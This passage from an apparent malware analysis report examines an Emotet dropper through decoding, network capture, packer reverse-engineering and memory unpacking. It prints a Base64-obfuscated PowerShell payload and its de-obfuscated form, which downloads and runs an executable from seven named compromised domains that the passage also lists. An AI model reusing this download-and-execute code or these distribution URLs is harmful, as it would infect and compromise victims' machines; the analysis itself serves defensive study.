oALwAnACsAJwAvAGkAbgB0AHIAYQBzACcAKQArACgAJwBpAHMAdAAnACsAJwBlACcAKQArACgAJwBtAGEAJwArACcAcAnACkAKwAoACcALgBjAG8AbQAvACcAKwAnAGMAJwApACsAJwBn
ACcAKwAoACcAaQAtAGIAJwArACcAaQAnACkAKwAnAG4AJwArACgAJwAvACcAKwAnAG0AVABRAGwAJwApACsAKAAnAHMAMwAvACcAKwAnACoAaAB0ACcAKwAnAHQAJwArACcAcAAnACsAJw
A6AC8ALwBnAGYAbwAnACkAKwAoACcAcgBjAGUAJwArACcAbQBzACcAKQArACcALgAnACsAKAAnAGkAJwArACcAdAAvACcAKQArACcAbQAnACsAJwBvACcAKwAnAGQAdQAnACsAKAAnAGwA
ZQAnACsAJwBzACcAKQArACgAJwAvAEQAJwArACcALwAnACkAKwAnACoAJwArACcAaAAnACsAKAAnAHQAdAAnACsAJwBwACcAKQArACcAOgAvACcAKwAoACcALwAnACsAJwBjAG8AbwAnAC
kAKwAoACcAbAAnACsAJwB0AGEAdAB0AG8AbwAnACkAKwAnAC4AJwArACgAJwBlAHMALwBoACcAKwAnAGEAJwArACcAdABvAG4AZQAnACkAKwAoACcALwA2ACcAKwAnAFkAQQAnACkAKwAo
ACcAQQAwACcAKwAnAE8AMgAvACoAaAAnACsAJwB0AHQAJwArACcAcAAnACkAKwAoACcAOgAvAC8AZAAnACsAJwBpAGUAJwArACcAcwAnACkAKwAnAG4AZQAnACsAKAAnAHIAJwArACcALg
BkAGUALwAnACkAKwAoACcAYwBzAHMALwBjACcAKwAnAGYAJwApACsAJwAvACcAKwAoACcAKgBoAHQAJwArACcAdAAnACkAKwAnAHAAJwArACgAJwA6AC8AJwArACcALwBnAG8ANAAnACkA
KwAoACcAaQB0ADIANAAnACsAJwAuAGIAJwArACcAZQAvACcAKQArACgAJwBhAGQAbQAnACsAJwBpACcAKQArACcAbgAnACsAKAAnAGkAJwArACcAcwB0AHIAYQAnACsAJwB0AG8AcgAvAF
EAJwArACcAMQAnACkAKwAnAHIAJwArACgAJwAzAC8AKgAnACsAJwBoAHQAdABwADoAJwArACcALwAvAGUAJwApACsAJwBsACcAKwAnAHQAJwArACgAJwByAGEAJwArACcAZgBhAGwAJwAr
ACcAZwAnACsAJwBhAHIALgBjACcAKQArACgAJwBvAG0ALwB3ACcAKwAnAHAALQAnACsAJwBpAG4AJwArACcAYwBsAHUAZABlAHMALwAnACsAJwBWAEYAJwArACcAUwBpACcAKQArACgAJw
AvACcAKwAnACoAaAAnACkAKwAoACcAdAB0AHAAJwArACcAOgAvACcAKQArACgAJwAvAGkAJwArACcAbgAnACkAKwAoACcAZgAnACsAJwBvAGUAJwApACsAKAAnAHMAdAB1AGQAJwArACcA
aQAnACkAKwAnAG8ALgAnACsAJwBlACcAKwAoACcAcAvACcAKwAnAGMAdQByACcAKQArACgAJwBzAG8AcwAvAHEAJwArACcAUABQAC8AJwApACkALgAiAHMAYABwAEwASQB0ACIAKABbAG
MAaABhAHIAXQA0ADIAKQA7ACQARgA4AGMAdAB3AHcAbQA9ACgAKAAnAEkAJwArACcAbABzAGMAbgAnACkAKwAnAHUAagAnACkAOwBmAG8AcgBlAGEAYwBoACgAJABMADcAMAByAGIAegAy
ACAAaQBuACAAJABBADcAegBhAGYANQBlACkAewB0AHIAeQB7ACQAQwB3AG8AagBhAGwANwAuACIARABPAHcAbgBgAGwAbwBhAGQAYABGAGAAaQBMAGUAIgAoACQATAA3ADAAcgBiAHoAMg
AsACAAJABFADYAdwByAHQAdAA2ACkAOwAkAEMAbwB3ADQAYgBzADUAPQAoACcATQBlACcAKwAnAHoAJwApACsAJwBtADAAJwApADsASQBmACAAKAAoACYAKAAnAEcA
JwArACcAZQB0ACgASQB0AGUAJwArACcAbQAnACkAIAAkAEUANgB3AHIAdAB0ADYAKQAuACIATABgAEUAYABOAEcAVABoACIAIAAtAGcAZQAgADMAMwA5ADEAMQApACAAewAmACgAJwBJAG
4AdgAnACsAJwBvAGsAZQAtAEkAJwArACcAdAAnACsAJwBlAG0AJwApACgAJABFADYAdwByAHQAdAA2ACkAOwAkAFIAbgBlAGwAaAA1AHIAPQAoACcAQwAnACsAJwBmACcAKwAoACcAeQBp
ACcAKwAnAHAAbwAxACcAKQApADsAYgByAGUAYQBrADsAJABSAHoAaAB2AHcAMwAxAD0AKAAoACcATABiACcAKwAnAHIAcQBpACcAKQArACcAcAB1ACcAKQB9AH0AYwBhAHQAYwBoAHsAfQ
B9ACQAVQByAHoAaABmADAANwA9ACgAJwBFAHYAJwArACgAJwA5ACcAKwAnAG0AZwBvACcAKQArACcAYwAnACkA
```

Figure 4.3.3 The Base64 encoded PowerShell command that the Visual Basic script attempts to execute.

By decoding the Base64 encoded command, a Unicode encoded string was produced as an output. Decoding the output, another layer of obfuscation was met, that time an obfuscated PowerShell script was given as an output.

Figure 4.3.4 The decoded output of the Base64 string is an obfuscated PowerShell script.

To obtain the executed PowerShell script that was injected to the system in human readable form, the final layer of obfuscation had to be manually defeated.

```
# Creates a new Directory under <user>\Ui7CK98\Cuypuxv\
New-Item $env:UserProfile\Ui7CK98\Cuypuxv\ -itemtype directory;

# Set up the protocols that are about to be used
[Net.ServicePointManager]::SecurityProtocol = tls12,tls11,tls;

# Set up the download path and filename \Ui7ck98\Cuypuxv\Dkz54ymi0.exe
$download_path=$env:userprofile+'\Ui7ck98\Cuypuxv\Dkz54ymi0.exe' ;

# Creation of a new WebClient Object
$web_client = New-Object Net.WebClient;

# Creation of an array of URLs of the domains
# that hold the malware executables
$distributor_domains= "http://intrasistemas.com/cgi-bin/
   mTQls3/*http://gforcems.it/modules/D/*http://cooltattoo.es/hatone/
   6YAA0O2/*http://diesner.de/css/cf/*http://go4it24.be/administrator/
   Q1r3/*http://eltrafalgar.com/wp-includes/
   VFSi/*http://infoestudio.es/cursos/qPP/".split('*');

# for every domain in domains
foreach($i in $distributor_domains){
   # Try to download the the malware and store it
   # If it was downloaded, execute it and exit
   try{
      $web_client.Download-file($i, $download_path);
      If ((&(Get-Item) $download_path).Length -ge 33911) {
      &(Invoke-Item)($download_path);
         break;
      }
   }
   catch{
   }
}
```

Figure 4.3.5 Final PowerShell payload injected to the operating system.

The final de-obfuscated code uncovered the real functionality of the script. The script was used to download and run an executable from a list of compromised domains under the local directory

```
<Drive letter>:\Users\<username>\Ui7ck98\Cuypuxv\Dkz54ymi0.exe
```

While the domains that the malicious executable was downloaded from were:

```
[*]   http://intrasistemas.com/cgi-bin/mTQls3/
[*]   http://gforcems.it/modules/D/
[*]   http://cooltattoo.es/hatone/6YAA0O2/
[*]   http://diesner.de/css/cf/
[*]   http://go4it24.be/administrator/Q1r3/
[*]   http://eltrafalgar.com/wp-includes/VFSi/
[*]   http://infoestudio.es/cursos/qPP/
```

Through dynamic analysis during the execution of the macro we confirmed the findings by performing network analysis. An HTTP request was logged by Wireshark from the local IP (192.168.1.6) to *intrasistemas.com* (107.161.177.229) host, which was the first record in the list of the compromised domains.




Figure 4.3.6 Querying the DNS server of the *intrasistemas.com* domain using the *dig* command reveals that the domain resolves to the IP address of 107.161.177.229.




Figure 4.3.7 Network packets right after the execution of the obfuscate macro. Highlighted: The HTTP network request of the localhost to the external IP 107.161.177.229.

Following the TCP/IP stream in Wireshark, we could spot that the strings "`MZ`" and "`This program cannot be run in DOS mode`" were contained in the successful reply of the HTTP request (HTTP status code 200) . Both of these strings are part of the header of a PE executable.




Figure 4.3.8 Network TCP/IP stream showcasing the reply of the HTTP request containing the malicious executable.

To obtain the executable for further analysis safely, we visited the URL while being connected to a VPN and accessing the website behind a proxy chain, through a web browser. Immediately the browser alerted us that a PE file wanted to download. Thus, the file had been downloaded and saved locally.




Figure 4.3.9 Web browser alerting us that an executable file wants to get downloaded.

4.4 Analyzing packed executables

Consequently, we had to collect as many executables as possible from the compromised domains in order to continue further our analysis.

4.4.1 Obtaining different executables

By visiting the compromised domains multiple times, we collected several executable samples of which the most were identical to each other. However, by deleting the duplicates based on md5sum comparison, we were left with four unique executables. The assumption that was formed at that point, that was onwards confirmed, was that the domains were distributing the same executable used as payload, encrypted with a different packer. Thus, the produced md5sum for each one of the unique PE files was different.

```
shad3@zeroday:~/Desktop/Security/emotetmalware$ ls -la | grep exe
-rw-rw-r--  1 shad3 shad3 536576 Sep  16 17:56 DoOoZoCyXju2h.exe
-rw-rw-r--  1 shad3 shad3 536576 Sep  16 17:53 Fe0mQZ.exe
-rw-rw-r--  1 shad3 shad3 106615 Sep  16 03:00 sO2lMhxJg47L2AsAaX.exe
-rw-rw-r--  1 shad3 shad3 106615 Sep  16 03:00 H7gXq8b4mil.exe
```

Figure 4.4.1 Terminal output, directory listing the four different executables obtained from the compromised domains.

4.4.2 Analyzing the first stage of the malware

To gather initial information the Virus Total's sandbox online malware analysis engine was used on a randomly chosen executable from the available pool.




Figure 4.4.2 58 engines out of 71 detected the executable as malicious. Most of them recognized it as the Emotet Trojan.

The most important piece of information that was obtained from the automated analysis of the Virus Total platform was that upon execution the executable was dropping a file and creating a child process. That was a major indication, that the file was packed and upon execution the file was unpacking itself. To decide whether this assumption is correct or not, further information regarding the file contents was required.

To determine whether the downloaded executable is packed or not, the parameters that were taken under consideration were the size and the entropy of the executable's sections in addition to static reverse engineering of the executable.

The file's .rsrc section was occupying 69% (.rsrc 7.4Kb/ total: 10.7Kb) percent of the total size which is significantly larger in comparison to the occupation of the .rsrc section in 5061 non malicious PE files (Mean : 7.2%, $\sigma = 0.146$, CI-95% :0.4). The files that were used for statistical comparison were obtained from the System32 folder of a fully patched Windows 10 system (Version 10.0.19042 Build 19042) to be considered non-malicious.




Figure 4.4.3 Visual comparison of the sections' size of the malicious executable, using PEBear. .text section is coded in blue/purple, .rdata in light yellow, .data in green and .rsrc in light red. .rsrc section is larger than that the sum of the others.




Figure 4.4.4 Histogram graph compares the percentage of occupation the .rsrc section in 5061 executables. Peak value, 2% in 2019 executables.

Regarding the entropy of the sections, that was measured using the Detect It Easy tool. It was found that the value of the .rsrc section was 7.57736 while the values of the other segments where between 4 and 6.1. Considering the fact that data with an entropy value above 7 are considered either random or encrypted, the high entropy of the .rsrc was another major indication that the file is packed, and the embedded executable is stored in the .rsrc segment.




Figure 4.4.5 Measurement of the entropy values of the different executable sections. .text:6.06421, .rdata:4.01525, .data: 2.82472, .rsrc: 7.57736. Entropy graph throughout the executable. X-axis offset from the start of the file, Y-axis entropy value.

Assuming the aforementioned we pursued with further reverse engineering in order to defeat the packer. Using a combination of both dynamic and static analysis we fully reversed engineered the functionality of the packer. The embedded executable was as assumed kept in the .rsrc section of the PE file encrypted. While executing the dynamically resolved function at .rdata:0040625, the executable allocates two large buffers using VirtualAlloc. It fills the first buffer with repetitions of an embedded to the executable string, this buffer will be used as the password in an XOR decryption

operation. Then, it dynamically accesses and reads its own .rsrc section onto the second buffer and finally it performs an XOR decryption between the two buffers. The result is the decrypted executable which is injected into the packer's process using the PE injection technique. The executable is injected at an offset greater than 0x40000 from the base address. The unpacked executable running as a thread from inside the packer process creates a file at the `%APPDATA%` folder of the current user and registers an on-startup execution flag of the malware using the registry value:

`HKCU\Software\Microsoft\Windows\CurrentVersion\Run`




Figure 4.4.6 The process of the packed executable with PID 4852 creates a new file at `C:\Users\AppData\Local\SearchIndexer\imapi.exe`




Figure 4.4.7 Event analysis at the creation of the imapi.exe (unpacked executable) that has as a parent the packer's process with PID 4852.

4.4.3 Unpacking the malware using dynamic analysis

To obtain the unpacked binary file, we could either extract the dropped file, which is stored on the aforementioned location and then revert the virtual machine back to a safe state or extract it from memory using dynamic analysis. Since it is unknown if the packer holds any defenses against the first technique, and no weaponized anti-debugging trick was observed during the dynamic analysis on the last part, the later was chosen.

When the execution context is returning from a call to VirtualAlloc the EAX register holds a pointer to either the newly allocated heap area, or to NULL in the case where the function failed to satisfy the request performed. Taking that under consideration, the approach followed was to find the heap area that would hold the encrypted malware and monitor it until the contents of it get decrypted. After the decryption took place the PE file could be dumped to a binary file.




Figure 4.4.8 A breakpoint which is set on the return point of the VirtualAlloc function triggers. The EAX register holds the heap address of the newly allocated buffer, which at the moment was filled with zeros.

Two breakpoints were set during the debugging session in order to extract the unpacked executable. The first one was set on the aforementioned return point, so that the area that holds the decrypted executable can be found, using the “Follow in Dump functionality” of x32dbg. The second was a write access breakpoint on the same area. This type of breakpoint, known as memory breakpoint, triggers upon access in a defined way on a specific memory region.

